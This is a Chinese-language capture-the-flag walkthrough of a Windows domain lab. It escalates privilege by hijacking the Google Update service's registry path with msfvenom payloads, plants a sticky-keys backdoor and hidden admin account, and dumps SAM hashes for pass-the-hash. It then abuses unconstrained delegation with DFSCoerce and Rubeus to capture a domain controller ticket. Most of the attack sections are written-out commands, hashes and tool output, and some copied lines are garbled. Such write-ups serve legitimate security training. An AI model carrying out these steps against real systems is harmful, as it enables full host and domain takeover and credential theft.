
成功登录,在桌面上看到PrivescCheck,这个是一个windows的提权脚本:https://github.com/itm4n/PrivescCheck,发现其生成了报告
所以我们看一下生成的html文件

看下面这个high,大致说是注册表可以修改,以及可以修改的路径。所以这里我们可以篡改谷歌更新服务注册表进行提权。
之所以能够提权,是因为这个gupdate是系统服务,有system权限。而当前用户对 gupdate 服务的注册表项具有写权限,并且可以启动和停止 gpupdate 服务
放大一点看

修改注册表提权 这里有很多种利用方法,但大同小异,本质都是修改注册表键值然后重启gupdate服务。
服务映像路径劫持 这里我们来执行msf马:先用msf生成一个正向连接的木马,然后劫持gupdate服务,然后再重新启动服务即可
注意:这里powershell修改注册表是无效的,cmd才有用
1 2 3 4 5 6 7 8 9 10 11 12 "C:\Users\Adrian\Desktop\mb24.exe" set payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.4.45set LPORT 54524
但是session的存活时间很短,这里要迁移进程,注意迁移的时候选择NT AUTHORITY\SYSTEM进程迁移;同时,Windows 对关键系统进程(如 services.exe, lsass.exe 等)通常有更高的保护,普通用户、非管理员权限或非 SYSTEM 权限的 session 是无法迁移进去的。
这里选择svchost.exe 进行迁移
如下图已经是system权限,成功读取flag
1 2 3 4 5 6 7 8 9 10 11 12 13 cat /users/administrator/flag/flag02.txt\Windows\system32> cat /users/administrator/flag/flag02.txt\ ___ \|\ ___ \ |\ \ |\ ___ \ |\ ____\|\ __ \|\___ ___\\ \|\ __ \|\ ___ \ \ \ \_|\ \ \ __/|\ \ \ \ \ __/ |\ \ \___|\ \ \|\ \|___ \ \_\ \ \ \ \|\ \ \ \\ \ \ \ \ \ \\ \ \ \_|/_\ \ \ \ \ \_|/_\ \ \ __\ \ __ \ \ \ \ \ \ \ \ \\\ \ \ \\ \ \ \ \ \_\\ \ \ \_|\ \ \ \____\ \ \_|\ \ \ \|\ \ \ \ \ \ \ \ \ \ \ \ \ \\\ \ \ \\ \ \ \ \_______\ \_______\ \_______\ \_______\ \_______\ \__\ \__\ \ \__\ \ \__\ \_______\ \__\\ \__\ \|_______|\|_______|\|_______|\|_______|\|_______|\|__|\|__| \|__| \|__|\|_______|\|__| \|__| 451c -4ba 2-8077 -487ab 8d4dd5e}
可以创建用户并加入管理组
1 2 3 4 user matrix $ Matrix2025! /add
IFEO 劫持 我们来劫持粘滞键,通过修改注册表来写入shift后门来提权(当然也可以劫持到放大镜上,我们在Initial这个靶场演示过)
新建shift.bat文件,将 Windows 的“粘滞键”程序(sethc.exe,按5下Shift会弹出)被调试器(Debugger)机制劫持为 cmd.exe:
1 2 "HKLM\S OFTWARE\M icrosoft\W indows NT\C urrentVersion\I mage File Execution Options\s ethc.exe" /v Debugger /t REG_SZ /d "C:\w indows\s ystem32\c md.exe"
然后用msf生成木马来执行我们的shift.bat脚本
1 msfvenom - p windows/x64/exec cmd= "C:\w indows\s ystem32\c md.exe /c C:\U sers\A drian\D esktop\s hift.bat" - -platform windows - f exe-service > evil.exe
依次执行下面的命令
# 修改注册表
reg add "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Adrian\Desktop\evil.exe" /f
# 重启服务
sc start gupdate
锁定用户,连续按5下shift,弹出shell。
上面一套流程大概是:
写一个shift.bat脚本,本质上是IFEO 劫持;
然后写一个msf木马,通过该木马运行shift.bat脚本;
然后修改注册表,劫持gupdate服务为msf马(evil.exe),实现高权限执行msf马;
然后,重启服务——>高权限执行msf马——>进而高权限执行shift.bat——>实现粘滞键劫持——>启动粘滞键弹出system shell
system权限下新建用户,上马
1 2 3 4 5 6 7 8 9 10 11 user matrix$ Matrix2025! /add add set payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.4.45set LPORT 54525
远程连接172.22.4.45,获得flag
1 proxychains xfreerdp3 /u:matrix$ /p:Matrix2025! /d:WIN19 /v:172.22.4.45 /cert:ignore
本地Hash提取 或者Windows本地Hash提取,离线口令破解
创建sacm.bat
# C:\Users\Adrian\Desktop\sacm.bat
reg save HKLM\SYSTEM C:\Users\Adrian\Desktop\system
reg save HKLM\SAM C:\Users\Adrian\Desktop\sam
reg save HKLM\SECURITY C:\Users\Adrian\Desktop\security
这三行命令分别导出系统最核心的注册表哈希数据库 :
SYSTEM:系统配置,包含用于解密SAM的启动密钥SAM:安全账户管理,存储本地用户的HashSECURITY:安全策略,部分环境下用于辅助解密
用msfvenom生成一个Windows可执行文件(eviltest.exe),它的功能是调用cmd.exe去执行sacm.bat脚本。
1 msfvenom - p windows/x64/exec cmd= "C:\w indows\s ystem32\c md.exe /c C:\U sers\A drian\D esktop\s acm.bat" - -platform windows - f exe-service > eviltest.exe
cmd运行,利用gupdate服务高权限执行木马
# 修改注册表
reg add "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Adrian\Desktop\eviltest.exe" /f
# 重启服务
sc start gupdate
Windows本地生成三个文件sam、security、system,下载下来
用Impacket工具(secretsdump)对导出的注册表文件进行离线分析,直接获得本地用户的NTLM/LM Hash
1 impacket-secretsdump LOCAL -sam sam -security security -system system
得到管理员hash,hash传递getshell,获得flag
1 2 Administrator:500 :aad3 b435 b51404 eeaad3 b435 b51404 ee:ba21 c 629 d9 fd56 aff10 c 3e826323 e6 ab3 b435 b51404 eeaad3 b435 b51404 ee:5943 c 35371 c 96 f19 bda7 b8e67 d041727
手动修改 远程连接过去,手动修改注册表上msf马
打开注册表编辑器 :
按下 Win + R 键,打开“运行”窗口,输入 regedit,然后按 回车;
或者在 命令提示符(CMD)或 PowerShell 中输入:
这里就手动修改成功了,重启即可
flag03和flag04 后面上传的各种工具需要以管理员权限运行才能正常使用,
hashdump获取hash:
1 2 3 4 5 6 7 hashdumpAdministrator: 500 :aad3b435b51404eeaad3b435b51404ee :ba21c629d9fd56aff10c3e826323e6ab :::Adrian: 1003 :aad3b435b51404eeaad3b435b51404ee : 259745 cb123a52aa2e693aaacca2db52:::DefaultAccount: 503 :aad3b435b51404eeaad3b435b51404ee : 31 d6cfe0d16ae931b73c59d7e0c089c0:::Guest: 501 :aad3b435b51404eeaad3b435b51404ee : 31 d6cfe0d16ae931b73c59d7e0c089c0:::WDAGUtilityAccount: 504 :aad3b435b51404eeaad3b435b51404ee : 44 d8d68ed7968b02da0ebddafd2dd43e:::xianxin: 1004 :aad3b435b51404eeaad3b435b51404ee : 51 a52c415264a8fc31520f66f2f50459:::
我们再load kiwi ,creds_all 一下,获得机器用户的hash,而且发现机器账户WIN19$位于XIAORANG域内
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 meterpreter > creds_allmsv credentialsUsername Domain NTLM SHA1Adrian WIN19 259745 cb123a52aa2e693aaacca2db52 428 f78bf42693da2f9f4b4ba537c5f101e275607WIN19$ XIAORANG d400f4760988efc4f5e3cd47538710a9 f58455e831225d6848302094b928beadfaa2bb31WIN19$ XIAORANG 5943 c35371c96f19bda7b8e67d041727 5 a4dc280e89974fdec8cf1b2b76399d26f39b8f8matrix$ WIN19 9 f12c506328bbee07e9a3f4c1a8fb7de 522 a58b4a3f08112273007a218ec89bb7c59bc88wdigest credentialsUsername Domain PasswordAdrian WIN19 (null)WIN19$ XIAORANG (null)matrix$ WIN19 (null)kerberos credentialsUsername Domain PasswordAdrian WIN19 (null)WIN19$ xiaorang.lab f2 1 b 81 e5 36 fa 68 dd 1 f f6 25 57 7 b b0 35 74 79 69 47 fe e8 da e1 b5 ba f8 15 ed b9 65 06 9 b 94 e0 8 b eb ee 9 d d3 3 a 47 2 a 47 a6 7 e f9 ca 49 dd 7 f 86 d5 d9 54 1 b 11 e1 9 d 72 76 e0 18 8 a 89 b5 0 d 1 d d3 e0 60 eb 25 db 5 f 49 ac 53 25 3 c 2 f 79 4 84 28 bf 1 c 95 22 fc 7 f 17 e8 74 95 fc b5 56 b7 ba 70 2 a 0 b 8 c 69 e9 2 b 24 34 4 e 7 e cf ef 78 1 f c1 d3 d3 a8 d7 d5 41 63 a2 ac c6 b9 4 c ab 51 a4 bd 32 ac 4 f a7 c7 25 6 c 8 c f5 0 c 6 c 1 c ba 03 a4 ea 5 b 95 8 b 10 51 76 6 c ac e4 ac aa 92 f1 27 14 9 e18 5 e 92 d5 4 d e0 8 d 26 5 c 9 d 21 61 c1 ed 57 25 52 a1 4 a a1 dc 5 d 31 33 ed 95 3 a 0 c 94 fe 1 a ae 6 d 5 f d6 b4 a8 df 63 2 2 3 e 7 a 0 a 7 f 36 3 e ab 46 00 f9 5 d 2 f 6 c be b2 81 4 f e6 bd b1 c0 fe 75 fe 09 42 66 09 fc db 28 e0 15 aa f1 faWIN19$ xiaorang.lab 3 a 94 de 4 d 87 8 e 7 d 46 88 ec 9 c 70 fd f0 c5 3 e 4 c f3 ce 6 a 80 79 46 c6 2 f f9 52 9 b 4 e 1 d 90 58 52 2 a 4 e ac bf 05 09 08 06 0 c 4 b a9 a2 aa a2 9 d db 0 d f8 09 82 c0 6 e f4 1 b 81 93 59 67 54 de 17 82 d7 c3 82 c5 38 13 4 f d0 55 98 f6 a2 cc e7 cb 85 8 4 35 8 a 0 c 2 e 9 f d1 90 0 c 0 f c1 ea 0 d d9 c5 d9 7 f 29 a3 57 46 6 b bf a4 b9 73 9 a 80 84 1 d df 3 f 33 f5 16 e4 ee 2 e d3 88 92 6 e ac e3 eb 71 43 ed 7 c b8 a2 9 e 52 d5 31 1 c 50 9 b c8 71 03 e1 8 e 4 f 60 53 84 13 19 02 e2 8 d 92 3 f dc 0 b 38 2 c 13 c1 0 e 6 b 64 a7 fc 7 a 2 a a5 0 e e0 b0 66 a9 a0 2 f 8 d 8 d 40 f8 72 d3 36 d3 3 a a9 0 d 3 f b9 00 ef 3 e 90 d9 36 a2 ad 36 2 a 22 cd a0 cc 5 b f4 0 e a4 6 b d3 24 8 e 6 e 99 59 96 d9 f8 a7 26 09 58 0 a c2 3 a 69 56 76 40 b9 10 92 a7 5 c aa 3 d e1 d0 1 fmatrix$ WIN19 (null)win19$ XIAORANG.LAB f2 1 b 81 e5 36 fa 68 dd 1 f f6 25 57 7 b b0 35 74 79 69 47 fe e8 da e1 b5 ba f8 15 ed b9 65 06 9 b 94 e0 8 b eb ee 9 d d3 3 a 47 2 a 47 a6 7 e f9 ca 49 dd 7 f 86 d5 d9 54 1 b 11 e1 9 d 72 76 e0 18 8 a 89 b5 0 d 1 d d3 e0 60 eb 25 db 5 f 49 ac 53 25 3 c 2 f 79 4 84 28 bf 1 c 95 22 fc 7 f 17 e8 74 95 fc b5 56 b7 ba 70 2 a 0 b 8 c 69 e9 2 b 24 34 4 e 7 e cf ef 78 1 f c1 d3 d3 a8 d7 d5 41 63 a2 ac c6 b9 4 c ab 51 a4 bd 32 ac 4 f a7 c7 25 6 c 8 c f5 0 c 6 c 1 c ba 03 a4 ea 5 b 95 8 b 10 51 76 6 c ac e4 ac aa 92 f1 27 14 9 e18 5 e 92 d5 4 d e0 8 d 26 5 c 9 d 21 61 c1 ed 57 25 52 a1 4 a a1 dc 5 d 31 33 ed 95 3 a 0 c 94 fe 1 a ae 6 d 5 f d6 b4 a8 df 63 2 2 3 e 7 a 0 a 7 f 36 3 e ab 46 00 f9 5 d 2 f 6 c be b2 81 4 f e6 bd b1 c0 fe 75 fe 09 42 66 09 fc db 28 e0 15 aa f1 fa
注意这里面只有一个机器账号WIN19$在xiaorang.lab,后续域渗透要用它
1 2 3 4 5 6 7 Username Domain NTLM SHA1-------- ------ ---- ---- cd 47538710a9 f58455e831225d6848302094b928beadfaa2bb31cd 47538710a9
可以用psexec连接上172.22.4.45,注意Administrator不在xiaorang.lab域内
1 2 3 4 5 6 7 8 9 10 11 proxychains impacket-psexec Administrator@172.22.4.45 -hashes :ba21c629d9fd56aff10c3e826323e6ab -codec gbk
之前没上新用户的话,这时候可以加上
1 2 3 4 5 6
域信息收集 bloodhound 利用工具进行信息收集:bloodhound、AdFind.exe或者Adinfo

mimikatz来hash传递,弹出域用户的管理员终端(SharpHound需要用猕猴桃弹出的域用户终端才能正常使用,这时候才在域内)
1 2 3 mimikatz"xiaorang.lab" /ntlm:d400f4760988efc4f5e3cd47538710a9

BloodHound分析,WIN19 和 DC01 都存在非约束性委托(一般不额外设置的话,DC默认非约束性委派,但是这里WIN19也允许非约束委派),那接下来就是利用非约束性委派。
域渗透之委派攻击全集:https://zhuanlan.zhihu.com/p/549838653?utm_id=0
强制认证有好几种方式:https://forum.butian.net/share/1944

AdFind 或者上传AdFind.exe,发现WIN19机器账户被配置了非约束委派
1 AdFind.exe -b "DC=XIAORANG,DC=LAB" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn
非约束委派 发现非约束委派,,那么只要域控来访问我们的服务,就会在我们本地的lsass进程中缓存目标的TGT。
这个时候就需要强制域控来进行访问了,需要利用到DFSCoerce:https://github.com/Wh04m1001/DFSCoerce;或者PetitPotam:https://github.com/topotam/PetitPotam
上传一个Rubeus(注意版本 ,需要管理员权限),监控来自DC的TGT
1 Rubeus.exe monitor /interval:1 /nowrap /targetuser:DC01$
用dfscoerce触发rpc使dc向WIN19访问
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 proxychains python3 dfscoerce.py -u WIN19$ -hashes :d400f4760988efc4f5e3cd47538710a9 -d xiaorang.lab win19 172.22.4.7
返回Rubeus,接收到了来自域控的TGT
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 C:\Users\matrix$>Rubeus.exe monitor /interval:1 /nowrap /targetuser:DC01$ | |__ _____ _ _ ___ | __ / | | | | _ \ | ___ | | | |/___) | | \ \ | |_ | | |_) ) ____ | |_ | |___ |_ | |_ |____/ |____/ |_____)____/(___/ v2.2.0 [*] Action: TGT Monitoring [*] Target user : DC01$ [*] Monitoring every 1 seconds for new TGTs [*] 2025/8/20 15:26:37 UTC - Found new TGT: User : DC01$@XIAORANG.LAB StartTime : 2025/8/20 18:37:26 EndTime : 2025/8/21 4:37:26 RenewTill : 2025/8/27 18:37:26 Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable Base64EncodedTicket : doIFlDCCBZCgAwIBBaEDAgEWooIEnDCCBJhhggSUMIIEkKADAgEFoQ4bDFhJQU9SQU5HLkxBQqIhMB+gAwIBAqEYMBYbBmtyYnRndBsMWElBT1JBTkcuTEFCo4IEVDCCBFCgAwIBEqEDAgECooIEQgSCBD6oaSST1F8BfRVPkMevSehGLy90gckufUpRwrRze8btpbakNSnl5d2V/SN4/mgL+UO7hSNmxCgDWo8mki+w6xz5qVNWbc/7Pt/Dyod0ryntnn+EvQydBDmwybHv28Z3nDqUs7EforDyVHEXS40llOp/ZWlud8ogwZIZkOQIVAAfsmgDgGhSPGKC/GAW9AxFaCoks24qjVJk3fYGV3NIHAxz/8F5TeeFKljjN6hwckAc6mZgEZ/2aQtttxyVU0Fi9eDTkSvPzEDaVM6v4TsXl1FP1j4h/Ib0RLYBc4JXoyw5DCCiMQSif49xSTqMqFvlsbEgHpXNeedyaMJfQANL16RX+27YJF2xaRfpZ8pPFV/Hwjqjm/q9T1sje85I0ojueA//rhdy1CqnGiEUMaidTM7f/1IEJjK0qgFjjY5ltf2ZamOkYJdqGtfK3fXBbn/nEq8+qoPM0PJOTNTjqryPu3xQyuKzSTlH3zT62F2+1FG6ux2CQst1xWd4SX0vGZrsuFb/BG24O5tePlkGosxpqG8wH6TbkTQheWA88ITO7KNl7VolZZRDXowRFMUeQIm6btAVIL8qDxsj/s0MlVXWlFhK6WnkVkL9ylFVaPkqtUEEku2D6HOR806e+W+X7QUSEvLSJpCTGyTHZDuzF1U3EPHDWqAkhFLs/b3TFLjVHq0s9zwXFvk9Ls5U1yAxvMhmn8Xa6Z4a+UTqhhNhszq3NZLaY2dSG6hZqyA4r+lDg7ZOU3InLH4BjhfuXW66/r7529gBl0MBT/2DPv+DD8+BWMjy0wKVlyKcRZEEjryMVvs2srY8KOXDCdsIF98sc54EmigDxjpaRRS5spcZcBAoEftNT1Lwc8kYSeA1HCxzGW/V0LQSpL76GV0JNi0UpD2V3pxo08G1Uk78sLfQbZ+Hy5kRHf55GjsT3sJx0RsMxIW6I7Kwvx1q/yIIqFVOkobh679b7El3pYNH7fEHpBp7RsxKacpfnDWzRdCeExKnG8/uD6fGKCFw1oWjtzN3LzdafxMFV0f+WIc4nhGZDO7g3+hYk4MHtPnOAhnvePJu0vfWxtR8aF4iZ/qfhHwcHHJ5Ty3HrIy2PkN2NHhJbeAXzIFqSBn6nRCuPim4ACCcYfVwPCO9U6I9zXepZmfdkcP6INsyzgaK47NQtyXs0foBC5/fh/Trob9RxywyYuQd+a025REVdGnSV58s7sJrYSqAk3joisZCIR19seNtsQ8P9DiUt8Qy65YCuBibAz67qcdRi6iCwLFhESQNydheniOVzIofafTPzTmaX35AZASJvxTQmHKbLI+Kn4yKtc09hs5TASNCXuL8CbdGX2FuFpCqt95aqH58KY0H8hQ/QHBCLaUvIAd5efzaFYrZdxTqFLVlwi+89pthA5+copcpjBdUox7V/ud8QjrsZan0TFmc0Tu675q/0nlRC26dtzNUFWOjgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6CBzDCByTCBxqArMCmgAwIBEqEiBCCiB6CLXr1qXSV3HgdOALm+eSs9Tt+CssBM8e0cRiBCR6EOGwxYSUFPUkFORy5MQUKiEjAQoAMCAQGhCTAHGwVEQz